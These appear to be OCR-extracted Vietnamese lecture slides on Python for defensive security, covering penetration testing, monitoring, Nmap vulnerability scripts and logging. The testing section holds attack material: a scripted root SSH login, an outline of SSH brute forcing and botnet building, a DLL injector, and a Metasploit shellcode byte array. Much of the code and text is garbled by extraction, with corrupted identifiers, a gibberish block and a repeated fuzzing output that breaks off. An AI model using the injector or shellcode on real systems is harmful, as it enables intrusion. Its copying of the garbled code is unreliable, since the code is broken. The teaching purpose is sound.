

Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

2.2. Giám sát an toàn mạng

3.3. Quản lý điểm yếu

3.4. Quản lý logs

Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.1.1. SSH Botnet

3.1.2. FTP và Web


3.1.3. Dll và code injection


3.1.4. Fuzzing


3.1.1. SSH Botnet


• Tương tác với SSH thông qua Pexpect
• Brute force mật khẩu SSH với Pxssh
• Khai thác SSH thông qua khóa bí mật yếu
• Dựng SSH Botnet với Python

3.1.1. SSH Botnet Tương tác với SSH thông qua Pexpect SSH, hoặc được gọi là Secure Shell, import pexpect một giao thức điều khiển từ xa cho phép người dùng kiểm soát và chính child = pexpect.spaun('/usr/bin/ssh root@192.168.32.1') $\ensuremath{\text{\#}}$ This line means, "wait until you see a string that matches password:" sửa server từ xa qua Internet. child.expect('password:', timeout=120) Pexpect là một môđun Python để tạo child.sendline('pass123') # Send the characters pass123 and "enter" ra các ứng dụng con; kiểm soát chúng; (download soát available # Wait till you see a string matching prompt# child.expect ('prompt# ') http://pexpect.sour ceforge.net) 11/01/2023











```
3.1.1. SSH Botnet

Brute force mật khẩu SSH với Pxssh


der minist;

prace aptignise ("", cassurer (tab")
prace ("", tab")
prace ("", tab"
```























```
3.1.3. Dll và code injection

//dl_injector <PID> <Path to DLL>

# Allocate some space for the DLL bath
arg_address = kernel32.VirtualAllocEx(h_process, 0, stll_len, VIRTUAL_MEN, PAGE_SEADURITE)
# muste the DLL bath into the allocated space
matter = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, stll_path, stll_ten, byref(written))
# No met do resolve the address for local_library/A
h_kernel32 = kernel32.GetProceddress.fl.kernel32.vil')
h_losel12 = kernel32.GetProceddress.fl.kernel32.vil')
h_losel12 = kernel32.GetProceddress.fl.kernel32.vil')
h_losel12 = kernel32.GetProceddress.fl.kernel32.vil')
h_losel12 = kernel32.GetProceddress.fl.kernel32.vil')
h_losel13 = kernel32.GetProceddress.fl.kernel32.vil')
h_losel14 = kernel32.GetProceddress.fl.kernel32.vil')
h_losel15 = kernel32.GetP
```

3.1.3. Dll và code injection 24 ./dll injector <PID> <Path to DLL> /* win32 exec - EXITFUNC=thread CMD=taskkill /PID AAAAAAA Size=152 Encoder=None http://metasploit.com */ unsigned char scode[] = \xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b" "\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99" "\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04" "\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb" "\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30" "\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09" "\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8" "\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff" "\xe7\x74\x61\x73\x6b\x6b\x6g\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41" "\x41\x41\x41\x41\x41\x41\x41\x41\ Tạo shellcode từ metasploit 11/01/2023





```
3.1.4. Fuzzing

Thu viện Fuzzing

Thu viện Fuzzing

File Actions Edit View Help

GON manno 5.4

Import fuzzing

seed - "This could be the content of a huge text file."

primber of fuzze, variants, to generate - 10

fuzzed data - fuzzing. fuzz string(seed, number of fuzzed variants to generate, fuzz factor)

print(fuzzed data)


Ví dụ về bộ khởi tạo dơn giản

Ví dụ về bộ khởi tạo dơn giản

("NV891s cêild belies content of P hugh/13 text file.", "This could be the conhent viện a huge text file.", "This sould be variants to generate, fuzz factor)

print(fuzzed file.", "This could belies content of A huge text file.", "This sould be the content of a huge text file.", "This sould be the content of a huge text file.", "This could be the content of a huge text file.", "This could be the content of a huge text file.", "This could be the content of a huge text file.", "This could be the content of a huge text file.", "This could be the content of a huge text file.", "No file." "This sould be the content of a huge text file.", "No file." This sould be the content of a huge text file.", "No file." "This sould be the content of a huge text file.", "No file." "This sould be the content of a huge text file.", "No file." This sould be the content of a huge text file." "No file." "This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No file." This sould be the content of a huge text file." "No f
```







Giám sát an toàn mạng

Sinh viên nghiên cứu các công cụ
giám sát an toàn mạng bằng python:
• SolarWinds AppOptics
• Datadog APM
• Dynatrace
• Site24x7 APM
• ManageEngine Applications
Manager
• AppDynamics

Glaces
(https://glances.readthedocs.io/en/latest/)
Sentry
(https://github.com/getsentry/sentry)
Graphite
(ht/tps://graphite.readthedocs.io/en/stable/re
leases/1_1_1.html)

CPU and System Load

1 import os
2 import subprocess
3 import re
4
5 statistics = ()
6
7 # Get Physical and Logical CPU Count
8 physical_and_logical_cpu_count = os.cpu_count()
9 statistics('physical_and_logical_cpu_count') = physical_and_logical_cpu_count
10 #**
11 # Load average
12 # This is the average system load calculated over a given period of time of 1, 5 and
13 # In our case, we will show the load average over a period of 15 minutes.
14
15 # The numbers returned by os.getloadayg() only make sense if
16 # related to the number of CPU cores installed on the system.
17
18 # Mere we are converting the load average into percentage. The higher the percentage
19 ****
20
21 cpu_load = [x / os.cpu_count() * 100 for x in os.getloadayg()][-1]
22 statistics('epu_load') = cpu_load
11/01/2023

```
Disk usage

# Disk usage

# Det total disk size, used disk space, and free disk

total, used, free = shutil.disk_usage(*/*)

# Number of Read and write operations

# from the top command, the read written result will be as follows

# Disks: NOOMON(xx Tead, NOOM(xx) written.'

# we thus need to extract the read and written from this.

read_written = top_command(pl.split(*:)(1].split(*,')

read_writen(el.split(*)[1])

statistics['disk'] = dict[

{
    'total_disk_space': round(total / 1024 ** 3, 1),
    'used_disk_space': round(total / 1024 ** 3, 1),
    'read write': {
        'read': read,
        'written': written
    }
}

11/01/2023
```

Chương 3. Phòng thủ (blue team)

3.7. Kiểm thử ATTT

3.2. Giám sát an toàn mạng

3.3. Quản lý diểm yếu

4.4. Quản lý logs

3.3. Quản lý điểm yếu

Sinh viên chuẩn bị về thư viện
openvas-lib trong python
(https://pypi.org/project/openv
as-lib/)

Nmap Scripting Engine (NSE): Các tập lệnh này có thể thực hiện các bài kiểm tra cụ thể để bổ sung cho phân tích và cho phép người dùng kiểm tra trạng thái của các dịch vụ, trích xuất thông tin và kiểm tra các lỗ hồng như ShellShock, Poodle hoặc HeartBleed trong các dịch vụ cụ thể.

Nmap thực hiện đánh giá lỗ hồng nhờ công cụ tập lệnh Lua.

Nmap có một số tập lệnh có thể giúp xác định các dịch vụ dễ bị tấn công và các lỗ hồng có khả năng bị khai thác.

Mỗi tập lệnh này có thể được gọi bằng cách sử dụng tùy chọn --script.


```
Tìm kiếm dịch vụ và lỗ hồng với Nmap
43
                        scripts
- Auth: Thực thi tất cả các tập lệnh có sẵn đề xác thực.
Default: Thực thi các tập lệnh cơ bản của công cụ theo
 măc định.
Discovery: Lấy thông tin từ mục tiêu hoặc nạn nhân.
External: Một tập lệnh để sử dụng các tài nguyên bên
■ Intrusive: Sử dụng các tập lệnh được coi là xâm nhập vào
 nạn nhân hoặc mục tiêu.
 Malware: Kiểm tra xem có kết nối nào được mở bởi mã độc
hại hay không hoặc mở cửa hậu.
 Safe: Thực thi các tập lệnh không xâm phạm.
vuln: Khám phá các lỗ hồng phổ biến.
 All: Thực thi hoàn toàn tất cả các tập lệnh với phần mở
  ng NSE.
```


```
Tìm kiếm dịch vụ và lỗ hồng với Nmap scripts

Dối với OS Unix có thể tìm scripts trong /usr/share/nmap/scripts


Thông tin về NSE:
http://nmap.org/book/man-nse.html

Các tập lệnh cho phép lập trình các quy trình để tìm ra các lỗ hồng có thể có trong một máy chủ nhất định. Các tập lệnh có sẵn có thể được tìm thấy tại https://nmap.org/nsedoc/scripts
```










3.4. Quản lý logs import logging


- Thư viện chuẩn Python cung cấp một môdun ghi nhật ký các sự kiện từ các ứng dụng và thư viện. Khi trình ghi nhật ký được định cấu hình, nó sẽ trở thành một phần của quy trình thông dịch Python đang chạy. Nói cách khác, nó mang tính toàn cực.
- Quản trị viên cũng có thể định cấu hình hệ thống con ghi nhật ký Python bằng tệp cấu hình bên ngoài. Các thông số kỹ thuật cho định dạng cấu hình ghi nhật ký dựcc tìm thấy trong thư viện chuẩn Python.






Python logging module

logging cung cấp API dành cho khách hàng.
logging config cung cấp API để định cấu hình đăng nhập một ứng dụng khách.
logging handlers cung cấp các trình xử lý khác nhau bao gồm các cách xử lý và lưu trữ bản ghi nhật ký.





```
Python logging methods

• Logger.critical(msg, *args, **kwargs)
• Logger.error(msg, *args, **kwargs)
• Logger.debug(msg, *args, **kwargs)
• Logger.info(msg, *args, **kwargs)
• Logger.warn(msg, *args, **kwargs)
```

```
Lọc yêu cầu nhật ký
58
        # main.py
        import logging, os, sys
        def _init_logger():
            logger = logging.getLogger('app')
logger.setLevel(logging.INFO)
             formatter = logging.Formatter(
            \label{eq:continuous} $$ '\%(created)f:\%(levelname)s:\%(name)s:\%(module)s:\%(message)s')$$ handler = logging.StreamHandler(sys.stderr)
            handler.setLevel(logging.INFO)
             handler.setFormatter(formatter)
            handler.addFilter(lambda record: record.version > 5 or #1
                    record.levelno >= logging.ERROR)
             logger.addHandler(handler)
        _init_logger()
         _logger = logging.LoggerAdapter(logging.getLogger('app'), {'version':
        6}) #2
                                                                          11/01/2023
```

```
Vì cấu hình được cung cấp cho dictConfig ()
không có gì khác ngoài một tập hợp các từ điển
lồng nhau, cấu hình ghi nhật ký có thể dễ dàng
được biểu diễn ở định dạng JSON và YAML.

import json, logging.config

with open('logging-config.json', 'rt') as f:
config = json.load(f)
logging.config.dictConfig(config)
```

Một số thao tác thực hành 1. Tạo bộ ghi nhật ký bằng hàm getlogger 2. Tạo mô đun logger 3. Sử dụng logging. Logger Adapter để đưa thông tin ngữ cảnh cục bộ 4 . Sử dụng bộ lọc filters hoăc logging.setLogRecordfactory() để đưa thông tin ngữ cảnh chung Cấu hình thư viện ghi nhật ký 6. Sử dụng hàm logging.disable () để ngăn chặn việc xử lý các yêu cầu nhật ký dưới một mức ghi nhật ký nhất định trên tất cả các trình ghi nhật ký